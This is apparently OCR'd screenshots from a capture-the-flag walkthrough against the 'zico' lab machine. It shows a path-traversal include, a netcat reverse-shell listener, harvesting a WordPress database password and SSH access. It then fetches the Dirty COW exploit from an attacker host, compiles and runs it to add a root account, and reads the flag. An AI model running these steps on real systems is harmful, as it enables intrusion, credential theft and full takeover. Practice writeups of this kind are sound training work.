
Mozilla Firefox (Build 20170809204109)
phpLiteAdmin
Connecting...
172.16.30.132/view.php?page=/../../../../../../../usr/databases/hack.php
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Kali Forums
Exploit-DB
Aircrack-ng
NetHunter
Getting Starte
Waiting for 172.16.30.132...
root@kali: ~
File Edit View Search Terminal Help

```
root@kali:~# nc -nvlp 443
listening on [any] 443 ...
connect to [172.16.30.128] from (UNKNOWN) [172.16.30.132] 53416
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@zico:/var/www$ grep -i "password" /home/zico/wordpress/wp-config.php
grep -i "password" /home/zico/wordpress/wp-config.php
/** MySQL database password */
define('DB_PASSWORD', 'sWfCsfJSPV9H3AmQzw8');
www-data@zico:/var/www$ 
```


```
root@kali:~# ssh zico@172.16.30.132
The authenticity of host '172.16.30.132 (172.16.30.132)' can't be established.
ECDSA key fingerprint is SHA256:+zgKqxyYlTBxVO0xtTVGBokreS9Zr71wQGvnG/k2igw.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '172.16.30.132' (ECDSA) to the list of known hosts.
zico@172.16.30.132's password: 

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

zico@zico:~$ 
```



```
root@kali:/var/www/html# searchsploit escalation kernel dirty cow ptrace -w
----------------------------------------------------------------------------------------------------------- ----------------------------------------------
 Exploit Title                                                                                             |  URL
----------------------------------------------------------------------------------------------------------- ----------------------------------------------
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_POKEDATA' Race Condition Privilege Escalation (/etc/passwd Method)     | https://www.exploit-db.com/exploits/40839/
----------------------------------------------------------------------------------------------------------- ----------------------------------------------
root@kali:/var/www/html# wget -O exploit.c https://www.exploit-db.com/download/40839.c; gedit exploit.c &
--2018-01-24 19:06:56--  https://www.exploit-db.com/download/40839.c
```



```
zico@zico:~$ wget -O /tmp/exploit.c http://172.16.30.128/exploit.c
--2018-01-24 19:12:41--  http://172.16.30.128/exploit.c
Connecting to 172.16.30.128:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4815 (4.7K) [text/x-csrc]
Saving to: `/tmp/exploit.c'

100%[==============================================================================================================>] 4,815       --.-K/s   in 0s

2018-01-24 19:12:41 (501 MB/s) - `/tmp/exploit.c' saved [4815/4815]

zico@zico:~$ gcc -pthread /tmp/exploit.c -o /tmp/exploit -lcrypt
zico@zico:~$ chmod 755 /tmp/exploit
zico@zico:~$ /tmp/exploit passw0rd
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: passw0rd
Complete line:
firefart:fiuKn2GBN74Ac:0:0:pwned:/root:/bin/bash

mmap: 7fb87995b000
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'passw0rd'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'passw0rd'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
zico@zico:~$ 
```



```
root@kali:~# ssh firefart@172.16.30.132
firefart@172.16.30.132's password:
firefart@zico:~# id
uid=0(firefart) gid=0(root) groups=0(root)
firefart@zico:~# cat /root/flag.txt
#
#
#
# ROOOOT!
# You did it! Congratz!
#
# Hope you enjoyed!
#
#
#
#

firefart@zico:~# 
```